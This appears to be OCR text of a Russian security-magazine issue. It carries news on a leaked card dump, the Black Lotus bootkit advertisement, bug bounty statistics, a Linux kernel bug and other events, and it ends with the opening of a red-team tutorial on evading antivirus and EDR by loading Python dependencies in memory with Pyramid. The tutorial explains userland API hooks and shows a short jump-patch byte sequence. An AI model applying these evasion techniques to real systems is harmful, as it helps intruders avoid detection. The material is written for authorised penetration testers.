
Интересно, что в настоящее время майнеры в России расходуют столько же электричества, сколько и сельское хозяйство.

КАРДЕРЫ РАЗДАЮТ КАРТЫ ДАРОМ

Кардерский даркнет-ресурс BidenCash снова устроил громкую «рекламную акцию». Администрация сайта бесплатно опубликовала огромный дамп, содержащий информацию о 1 221 551 банковской карте, позволяя любому желающему загрузить эти данные.

Сайт BidenCash был запущен весной 2022 года и почти сразу заявил о себе аналогичной акцией: тогда операторы BidenCash решили бесплатно раздать всем желающим CSV-файл, содержащий имена, адреса, номера телефонов, адреса электронной почты и номера банковских карт, и таким образом прорекламировать свою платформу. Весной ИБ-специалисты сообщали, что в дампе можно найти данные примерно 6600 банковских карт и около 1300 из них — это новые и действительные карты.

Теперь кардеры начали новую, более масштабную акцию, судя по всему призванную прорекламировать новые URL-адреса площадки, запущенные после мощных DDoS-атак, которым BidenCash подвергался в прошлом месяце.



Чтобы обеспечить более широкий охват, мошенники рекламируют новый бесплатный дамп с картами даже в открытом интернете и на других хакерских и кардерских форумах. По данным исследователей из компании Cyble, суммарно новый дамп содержит информацию о 1,2 миллиона карт со всего мира, со сроком действия между 2023 и 2026 годами. В основном они принадлежат пользователям из США.

Для большинства карт доступны следующие типы данных:

- номер карты;
- срок действия;
- CVV-номер;
- имя владельца;
- название банка;
- тип карты, статус и класс;
- адрес владельца (штат и почтовый индекс);
- адрес электронной почты;
- номер социального страхования;
- номер телефона.

Аналитики считают, что в основном данные о картах были получены с помощью веб-скиммеров — вредоносных скриптов, которые хакеры внедряют на страницы оформления заказов в интернет-магазинах. Такие скрипты воруют информацию о банковских картах и прочие данные пользователей.

Так как в даркнете дампы такого размера обычно оказываются фальшивками (прямыми подделками или старыми дампами, которые переупакованы под новым именем), журналисты издания Bleeping Computer внимательно изучили этот слив вместе с аналитиками из ИБ-компании D3Lab.

К сожалению, в итоге исследователи подтвердили, что данные из нескольких итальянских банков реальны, а утекшие записи соответствуют настоящим картам и их владельцам. Тем не менее большая часть дампа все же оказалась переработана и составлена из других утечек, например из старого дампа маркетплейса All World Cards, который ранее тоже бесплатно раздавал карты всем желающим.

Судя по изученной экспертами D3Labs выборке, около 30% карт оказались «свежими». Если экстраполировать этот результат на весь дамп, порядка 350 тысяч карт, распространяемых злоумышленниками, могут оказаться действительными. При этом исследователи говорят, что примерно 50% итальянских карт уже могут быть заблокированы, поскольку банки-эмитенты обнаружили мошенническую активность. Это означает, что представлять ценность для хакеров может лишь около 10% этой утечки.

БОЙСЯ ПЫЛЕСОСА, %USERNAME%

Сергей Белоусов, основатель таких компаний, как Acronis и Parallels, сообщил журналистам, что, по его мнению, любые умные девайсы представляют угрозу для безопасности и конфиденциальности пользователей, но те даже не сознают этого.

Предприниматель, инвестор и специалист объяснил, что даже современный пылесос, вероятно, подключен к интернету, имеет камеру, микрофон и карту всей квартиры пользователя. Таким образом, пылесос собирает все данные якобы для удобства владельца, но нет никакого способа узнать, как именно эти данные используются и на что в итоге могут сгодиться. По его словам, люди вообще не задумываются о рисках, которые сопряжены с использованием многочисленных умных устройств, и те внушают пользователям ложное чувство безопасности.

> «Вам стоит бояться своего пылесоса, ведь он, скорее всего, сделан в Китае. Вы необязательно задумываетесь об этом, но это значительный потенциальный риск для безопасности и конфиденциальности»,

— заявил Белоусов.

Продолжение статьи →

← Начало статьи

НОВЫЙ UEFI-БУТКИТ BLACK LOTUS

ИБ-эксперты обратили внимание, что на хакерских форумах рекламируется UEFI-буткит под названием Black Lotus. Его продавец утверждает, что Black Lotus имеет встроенный обход Secure Boot, встроенную защиту от удаления на уровне ring 0 / ядра, а также запускается в режиме восстановления и в безопасном режиме.

Специалисты напоминают, что UEFI-буткиты внедряются в прошивку и поэтому «невидимы» для защитных продуктов, работающих в операционной системе, ведь такая малварь загружается на самом начальном этапе.

ИБ-специалист Скотт Шеферман (Scott Scheferman), одним из первых обративший внимание на это объявление, сообщил, что Black Lotus имеет размер 80 Кбайт, написан на ассемблере и C и умеет определять геозону жертвы, чтобы избегать заражения машин в странах СНГ. Вредонос предлагается к продаже за 5000 долларов США, а каждая новая версия будет стоить еще 200 долларов США.

Продавец утверждает, что малварь оснащена антивиртуализацией, антиотладкой и обфускацией, что усложняет ее обнаружение и анализ. Также, согласно его заявлениям, защитное ПО не сможет обнаружить и уничтожить буткит, так как тот запускается под учетной записью SYSTEM внутри легитимного процесса.

Помимо этого, Black Lotus якобы способен отключать защитные механизмы на целевых машинах, в том числе Hypervisor-Protected Code Integrity (HVCI) и Windows Defender, а также обходить User Account Control (UAC).

> *«Само ПО и обход Secure Boot работают независимо от поставщика. Если [на целевой машине] используется Secure Boot, для загрузки буткита применяется уязвимый подписанный загрузчик, — поясняет продавец. — Исправить эту уязвимость в настоящее время невозможно, поскольку она затрагивает сотни загрузчиков, которые используются в настоящее время».*

Стоит сказать, что о Black Lotus уже известно и «Лаборатории Касперского». Так, в недавнем интервью изданию The Register специалист компании Сергей Ложкин предупреждал, что возможности, описанные в рекламе буткита, обычно доступны только серьезным группам «правительственных» хакеров, которые имеют соответствующее финансирование и подготовку.

Ложкин признается, что, увидев рекламу Black Lotus на одном из хак-форумов, он сразу захотел заполучить его, поскольку просто необходимо отреверсить такую малварь и немедленно предупредить о ней клиентов.


Скотт Шеферман согласен с тем, что доступность Black Lotus — это крайне опасная тенденция, однако эксперт пишет, что к рекламе все же стоит относиться с долей скепсиса.

> *«Следует отметить, что до тех пор, пока мы или кто-то другой не получим образец этой вредоносной программы и не запустим ее на лабораторной машине, всегда есть вероятность, что она еще не готова для демонстрации, а некоторые аспекты функций не работают должным образом. Существует даже вероятность того, что все это мошенничество», — говорит Шеферман.*

NFT ЗА ПАРУ БАКСОВ

Интерес к NFT (non-fungible token, «невзаимозаменяемый токен») заметно ослабевает, а вместе с ним снижается и стоимость NFT, которая еще недавно шокировала публику в заголовках СМИ. К примеру, один из самых известных NFT — первый твит основателя Twitter Джека Дорси потерял более **99%** своей цены. Сина Эстави (Sina Estavi), весной 2021 года приобретший NFT за **2 900 000 ДОЛЛАРОВ**, попытался продать его за **48 000 000**, но получил лишь пару предложений в **280 ДОЛЛАРОВ** и **96 ДОЛЛАРОВ**.

За другой широко известный токен из коллекции Azuki (K4M-1 # 03), который в прошлом году за **623 000 ДОЛЛАРОВ** приобрел известный ютубер Логан Пол, теперь дают лишь **10 ДОЛЛАРОВ**. Другие токены Пола (№ 65 и № 68) из коллекции Genesis Rocks, стоившие ему **1 550 000 ДОЛЛАРОВ**, подешевели до **25 ДОЛЛАРОВ**.



11 ТБАЙТ СТАРЫХ ДИСКЕТ И CD

Архивист Internet Archive Джейсон Скотт (Jason Scott) объявил о запуске проекта Discmaster, за созданием которого стоит группа анонимных программистов, занимающаяся «цифровой археологией». Discmaster позволяет любому желающему искать среди 92 миллионов старых файлов (более 11 Тбайт информации), извлеченных с CD и дискет 1980, 1990 и 2000-х годов.

Скотт рассказывает, что некоторое время назад с ним связалась группа энтузиастов, которая работала над созданием Discmaster более 18 месяцев и лишь после этого все же решила обратиться за помощью. По словам архивиста, он был просто потрясен, когда ознакомился с их работой, и сам почти не имеет отношения к созданию Discmaster. Фактически Скотт лишь дал проекту название и разместил его на своем сайте.

Все файлы, объединенные Discmaster, были взяты из Internet Archive, куда их многие годы постепенно загружали тысячи людей. До недавнего времени главная проблема заключалась в том, что люди могли делиться с Internet Archive чем угодно: музыкой, текстовыми документами, древними мемами, старыми флеш-анимациями и так далее. Но единственным способом выяснить, какие именно данные содержались на старых дискетах и компакт-дисках, была их загрузка, после которой, по словам Скотта, оставалось лишь молиться, чтобы нашлось подходящее ПО для рендеринга этой информации в понятный контент.

Авторы Discmaster проделали гигантскую работу и реализовали преобразование большинства форматов файлов на бэкенде. Например, можно искать старую музыку в MIDI или даже оцифрованные звуки Amiga и слушать их прямо в браузере без каких-либо дополнительных инструментов. То же самое касается видеофайлов с низким разрешением, изображений в экзотических для нынешнего времени форматах и различных типов документов.

То есть любые старые форматы файлов доступны для просмотра прямо в браузере (как в современном, так и в устаревшем). Скотт говорит, что кто-либо на старом Commodore 64 сможет без проблем использовать Discmaster, равно как и любой пользователь с новейшей версией Chrome.

На текущий момент Discmaster содержит информацию более чем с 7800 компакт-дисков и дискет и насчитывает более 113 миллионов файлов. Сайт объединил все это через поисковую систему с возможностью выполнять поиск по типу файла, формату, источнику, размеру файла, дате и многим другим параметрам.


> *«Наверное, для меня это один из самых важных проектов по исследованию компьютерной истории за последние десять лет, — говорит Скотт. — Пока он не закончен. Они [создатели Discmaster] проанализировали уже более 7000 компакт-дисков и собираются обработать еще 8000. Это будет бесконечный источник информации и самая крупная задача, над которой я буду работать в текущем году».*

Скотт рассказывает, что Discmaster импонирует ему по многим причинам, но главная из них заключается в том, что это серьезный удар по скептикам, которые часто заявляют, что никто и никогда не будет просматривать все материалы Internet Archive, так как к ним слишком сложно получить доступ. Теперь есть инструмент, который сортирует и упорядочивает данные и делает их доступными для широкой аудитории.

Эксперт заключает, что Discmaster — это невероятный инструмент для архивистов, историков, любопытствующих и людей, которые пытаются отыскать полузабытые медиафайлы или работы, считавшиеся утерянными. Под оригинальным твитом Скотта пользователи охотно делились своими находками такого рода и рассказывали о том, как отыскали давно утраченные растровые шрифты, редкие файлы BBS и даже собственные программы, которые были написаны больше двадцати лет назад.

BUG BOUNTY В РОССИИ

В Positive Technologies проанализировали крупные и активные платформы bug bounty по всему миру. Наиболее востребованными платформы оказались у IT-компаний (**16%**), онлайн-сервисов (**14%**), сферы услуг (**13%**) и торговли (**11%**), финансовых организаций (**9%**).




Отраслевое распределение участников платформ bug bounty

Мировой тренд в целом коррелирует с российским. Основная масса заказчиков российских программ bug bounty представлена частным бизнесом, обслуживающим большое количество клиентов: **БАНКАМИ, ОНЛАЙН-СЕРВИСАМИ, ЭЛЕКТРОННОЙ КОММЕРЦИЕЙ, РАЗРАБОТЧИКАМИ IT-ПРОДУКТОВ**. Главным драйвером развития bug bounty в России могут стать **ГОССЕКТОР** и **ОРГАНИЗАЦИИ КРИТИЧЕСКОЙ ИНФРАСТРУКТУРЫ**.

В 2021 году количество программ bug bounty, по данным HackerOne, увеличилось на **34%**, а исследователи выявили на **21%** больше уязвимостей. К 2027 году рынок bug bounty может вырасти до **5,5 МИЛЛИАРДА ДОЛЛАРОВ**.


В 2020 году **РОССИЯ** вошла в тройку стран с самым высоким уровнем дохода багхантеров, обогнав **КИТАЙ** и **ГЕРМАНИЮ**.



Средняя сумма вознаграждения в зависимости от опасности уязвимости

*В разное время порядка **40** компаний запускали открытые программы bug bounty в РФ. В стране действуют три основные платформы: **Bugbounty.ru**, **Standoff 365 Bug Bounty** и **BI.ZONE Bug Bounty**.*

При этом **ПОЛОВИНА** программ bug bounty в России закрытые, то есть количество исследователей в них ограничено и заранее оговорено.



Распределение платформ bug bounty в мире в зависимости от проводимых программ

Российские компании готовы платить исследователям от нескольких **ДЕСЯТКОВ ДО СОТЕН ТЫСЯЧ РУБЛЕЙ** за найденную уязвимость. В отдельных случаях выплаты достигают **1 000 000** рублей и более.

В Positive Technologies ожидают бурного роста российских программ bug bounty в ближайшее время. Дело в **УВЕЛИЧЕНИИ КОЛИЧЕСТВА И СЛОЖНОСТИ КИБЕРУГРОЗ**, **НЕДОСТУПНОСТИ В РОССИИ МНОГИХ МИРОВЫХ СЕРВИСОВ**, а также расширении спектра организаций, прибегающих к bug bounty: умения багхантеров стали использовать **НЕБОЛЬШИЕ КОМПАНИИ** и **ГОСУДАРСТВЕННЫЕ УЧРЕЖДЕНИЯ**.

БАГ В ЯДРЕ LINUX ПОРТИТ ДИСПЛЕИ

Стабильная версия ядра Linux (5.19.12), релиз которой состоялся 28 сентября 2022 года, может негативно влиять на дисплеи ноутбуков с Intel GPU на борту. Пользователи сообщают, что наблюдают странные белые вспышки, а разработчики предупреждают, что существует вероятность необратимого повреждения экрана.

На странное поведение своих устройств жалуются многие пользователи, включая владельцев ноутбуков Framework. Они сообщают о проблемах с Arch и Fedora после обновления ядра Linux до версии 5.19.2. Экраны их устройств мерцают ярким белым светом, который сами пострадавшие сравнивают со стробоскопами ретрорейвов.

Как рассказал инженер Intel и разработчик ядра Вилле Сирьял (Ville Syrjäl), этот баг не только раздражает и не дает нормально работать, но и может привести к повреждению дисплея устройства. Изучив логи пострадавших пользователей, исследователь пришел к выводу, что проблема связана с графическим драйвером и багом, который вызывает нежелательные задержки подачи питания дисплея. В итоге Сирьял категорически не рекомендует использовать ноутбуки с Intel GPU вместе с ядром Linux версии 5.19.12.


Фактически проблема затрагивает все ноутбуки на базе процессоров Intel, где дисплей подключен напрямую к встроенной графике. Это значит, что баг касается ноутбуков Nvidia Optimus и некоторых ноутбуков Intel + Radeon, так как iGP управляет основным дисплеем, даже если активен дискретный GPU.

В настоящее время Грег Кроа-Хартман (Greg Kroah-Hartman), отвечающий за стабильную ветку ядра Linux, уже подготовил патч для этой проблемы, и в ядре версии 5.19.13 ошибка была устранена.

> *«Этот выпуск предназначен для устранения регресса в некоторых графических системах Intel, где наблюдались проблемы с 5.19.12. Если у вас нет проблемы с 5.19.12, нет необходимости в обновлении», — пишет разработчик.*

Пользователям рекомендуется проверять номера версий ядра перед обновлением и избегать Linux 5.19.12, если они используют ноутбуки с процессорами Intel. Тем, кто уже пострадал от этой ошибки, рекомендуется не оставлять экран в режиме мигания надолго, так как это увеличивает вероятность необратимых повреждений.

АТАКИ НА «СБЕР»



Заместитель председателя «Сбербанка» Станислав Кузнецов рассказал журналистам, что 7 октября 2022 года на 440 сервисов банка была совершена одна из крупнейших DDoS-атак в истории финансового учреждения. Кузнецов считает, что целью этой атаки была остановка работы банка, однако сбоев в работе «Сбербанка» не возникло.

> «Недавно мы выдержали крупнейшую атаку. Это происходило 7 октября. Тогда по заранее подготовленному плану, с очень длительной подготовкой была спланирована специальная DDoS-атака, в которой участвовало не менее 104 000 хакеров, которые вели эту атаку с инфраструктуры, расположенной в зарубежных государствах, численностью не менее 30 000 устройств»,

— сообщил Кузнецов и отметил, что с начала года на «Сбербанк» было совершено 470 DDoS-атак — больше, чем за последние семь лет суммарно.

ИЛОН МАСК КУПИЛ TWITTER

В конце октября Илон Маск наконец завершил сделку по покупке Twitter за 44 миллиарда долларов, переговоры о которой длились более полугода и из-за которой компания даже подавала на него в суд, пытаясь заставить соблюдать достигнутое исходно соглашение о слиянии.

У себя в Twitter Маск сообщил, что «птичка освободилась» (the bird is freed), и прямо в день подписания бумаг уволил ряд топ-менеджеров Twitter, включая главу компании Парага Агравала (Parag Agrawal), который был назначен на этот пост в ноябре 2021 года, когда основатель и бывший глава соцсети Джек Дорси покинул компанию.

«Маск уволил CEO Парага Агравала и главного финансового директора Неда Сигала после закрытия сделки», — сообщило издание The Wall Street Journal. Также были уволены руководитель отдела правовой политики Twitter Виджая Гадде и главный юрисконсульт Шон Эджетт. При этом журналисты сообщили, что уволенным топ-менеджерам выплатят многомиллионные компенсации (от 38,7 до 11,2 миллиона долларов США).

Пока неясно, кто теперь возглавит компанию, перешедшую в собственность Илона Маска. Временным генеральным директором Twitter станет сам Маск, а затем, вероятно, он уступит эту должность кому-то другому.

Нужно отметить, что отношения Маска и Агравала были натянутыми в последние месяцы, пока Маск пытался отказаться от сделки. В августе текущего года Маск даже вызывал бывшего главу Twitter на публичные дебаты, предлагая ему обсудить количество ботов в социальной сети. «Пусть он докажет общественности, что в Twitter ежедневно активны менее 5% фейковых или спамерских аккаунтов!» — писал Маск. Вместо этого компания продолжила судебную тяжбу против Маска, что в итоге помогло Twitter завершить эту сделку.

Также стоит сказать, что Маск неоднократно публиковал твиты с критикой (1, 2) подхода Гадде к модерации контента.

По информации СМИ, посетив штаб-квартиру Twitter в Сан-Франциско, Маск пообещал, что не будет увольнять 75% сотрудников компании (штат Twitter насчитывает 7500 человек), как сообщалось ранее. При этом Маск привез с собой разработчиков из компании Tesla, которые якобы должны будут оценить код и работу сотрудников Twitter, а затем представить отчет новому владельцу.

Напомню, ранее Маск заявлял, что приобретает Twitter ради принципов свободы слова, которых, по его мнению, должна придерживаться платформа. Также он планировал бороться с армиями ботов, спамом и так называемыми теневыми банами.

За несколько часов до завершения сделки Маск опубликовал обращение к рекламодателям, в котором заверил, что Twitter не «превратится в доступный для всех кошмар», где можно будет публиковать что угодно без последствий, и в очередной раз подчеркнул, что платформу он приобрел не ради денег.

> *«Причина, по которой я приобрел Twitter, заключается в том, что для будущего цивилизации очень важно иметь общую „цифровую городскую площадь“, на которой можно здоровым способом обсудить широкий спектр убеждений, не прибегая к насилию, — пишет Маск. — В настоящее время существует огромная опасность того, что социальные сети расколются на крайне правые и крайне левые эхо-камеры, которые будут порождать еще большую ненависть и разделять наше общество».*

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Бывшие руководители eBay получили тюремные сроки за преследование четы журналистов

Часть разработчиков Nginx вернулась в Россию и запустила проект Angie

Появился PoC-эксплоит для PlayStation 5. Он срабатывает лишь в 30% случаев

Сотни серверов Microsoft SQL оказались заражены бэкдором Maggie

Кросс-чейн-мост BSC Token Hub взломан. Похищено 566 миллионов долларов

Американские власти перечислили «любимые» уязвимости китайских хакеров

У Microsoft произошла утечка данных, коснувшаяся 65 000 организаций по всему миру

Трафик в Android утекает за пределы VPN-туннелей даже при включенной функции Always-on VPN

Полиция хитростью выманила ключи дешифрования у операторов вымогателя DeadBolt

Слабый блочный шифр в Office 365 приводит к раскрытию содержимого сообщений

ЗМЕИНАЯ ПИРАМИДА

ЗАПУСКАЕМ МАЛВАРЬ ИЗ СЛЕПОЙ ЗОНЫ EDR

В этой статье я покажу, как вооружить standalone-интерпретатор Python для загрузки опасных зависимостей прямо в память при помощи инструмента Pyramid (не путать с веб-фреймворком). Потенциально это позволяет обойти антивирусную защиту при пентесте и скрыть источник подозрительной телеметрии от EDR при операциях Red Team.

snovvcrash
Безопасник, временами питонщик, местами криптоана(рхист)литик, по необходимости системный администратор
snovvcrash@protonmail.ch

Сколько есть разных техник обхода антивирусных механизмов и EDR-решений — и не сосчитать! Обфускация и шифрование полезной нагрузки, динамическое разрешение WinAPI, системные вызовы, отложенное исполнение, уклонение от хуков защитных продуктов, подпись .exe спуфанными сертификатами, флуктуирующие начинки, подмена стека вызовов... Кажется, этот список можно продолжать бесконечно.

А если предположить, что существуют такие «слепые» зоны, оставаясь в пределах которых можно безнаказанно творить что заблагорассудится (в границах разумного) и не бояться при этом спалить весь редтиминг? Что ж, такие зоны действительно есть, и это никакой не Ring 0, а обычный интерпретатор Python! На питоне написано огромное количество наступательных утилит, но запускать их принято с удаленной машины. Почему? Ах да, зависимости...

Сегодня мы с тобой разберем подход Living-Off-the-Blindspot, представленный исследователем Диего Каприотти (@naksyn) на недавнем DEF CON 30.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Продолжение статьи →

ЗМЕИНАЯ ПИРАМИДА

ЗАПУСКАЕМ МАЛВАРЬ ИЗ СЛЕПОЙ ЗОНЫ EDR


ЧТО К ЧЕМУ И ПОЧЕМУ

Давай сперва окинем взором теорию и разберемся, почему твой антивирус (или EDR) знает о тебе все, потом поймем принцип бесфайлового импорта модулей в Python, а затем перейдем к рассмотрению его реализации в Pyramid. Для первых двух частей я воспользуюсь слайдами оригинального выступления.

Первое, на чем хочется заострить внимание, — это две самые любимые техники разработчиков защитного софта для анализа поведения программ:

- хуки Windows API (Win32 или Native) в пользовательском пространстве;
- подписка на уведомления о чувствительных событиях в пространстве ядра.

Хуки в userland



EDR VISIBILITY — Usermode Hooks (изображение — Python vs Modern Defenses)

Чтобы отслеживать злоупотребление механизмами Windows API, твой антивирус, скорее всего, **патчит джампами** реализации функций из библиотек `user32.dll` и `ntdll.dll` после их загрузки в память анализируемым процессом. После вызова таких, казалось бы, оригинальных функций WinAPI ничего не подозревающий процессор наталкивается на соответствующий джамп, указывающий на область памяти уже подгруженной библиотеки средства защиты, и следует по нему, в результате чего контроль над потоком выполнения программы передается антивирусу.

Теперь «вирусоненавистник» может как угодно измываться над твоим процессом, исследуя его виртуальную память и проводя другие одному богу известные проверки, по результатам которых будет вынесен вердикт: «виновен» (заблокировать выполнение API-функции или, может, вообще убить процесс) или «оправдан» («отпустить» поток выполнения исходной программе).


Что-то похожее мы проворачивали, когда экспериментировали с техникой флуктуирующего шелл-кода. Тогда наш джамп (патч для перехвата контроля над функцией `kernel32!Sleep`) выглядел примерно так:

```
/*

{ 0x49, 0xBA, 0x37, 0x13, 0xD3, 0xC0, 0x4D, 0xD3, 0x37, 0x13,
0x41, 0xFF, 0xE2 }

